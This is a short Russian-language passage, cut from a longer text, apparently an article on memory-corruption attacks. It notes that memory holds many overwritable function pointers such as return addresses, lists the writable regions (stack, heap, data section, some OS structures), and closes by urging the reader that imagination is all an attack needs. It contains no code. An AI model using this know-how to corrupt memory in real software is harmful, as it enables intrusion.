памяти без труда можно отыскать кучу интересных указателей на функции (например, адресов возврата). Естественно, речь идет только о модификации тех областей, что доступы на запись — стек, куча, секция данных, а так же некоторые служебные структуры операционной системы, расположенные в нижней половине адресного пространства. Короче — главное фантазию иметь, а за реализацией атаки дело не станет!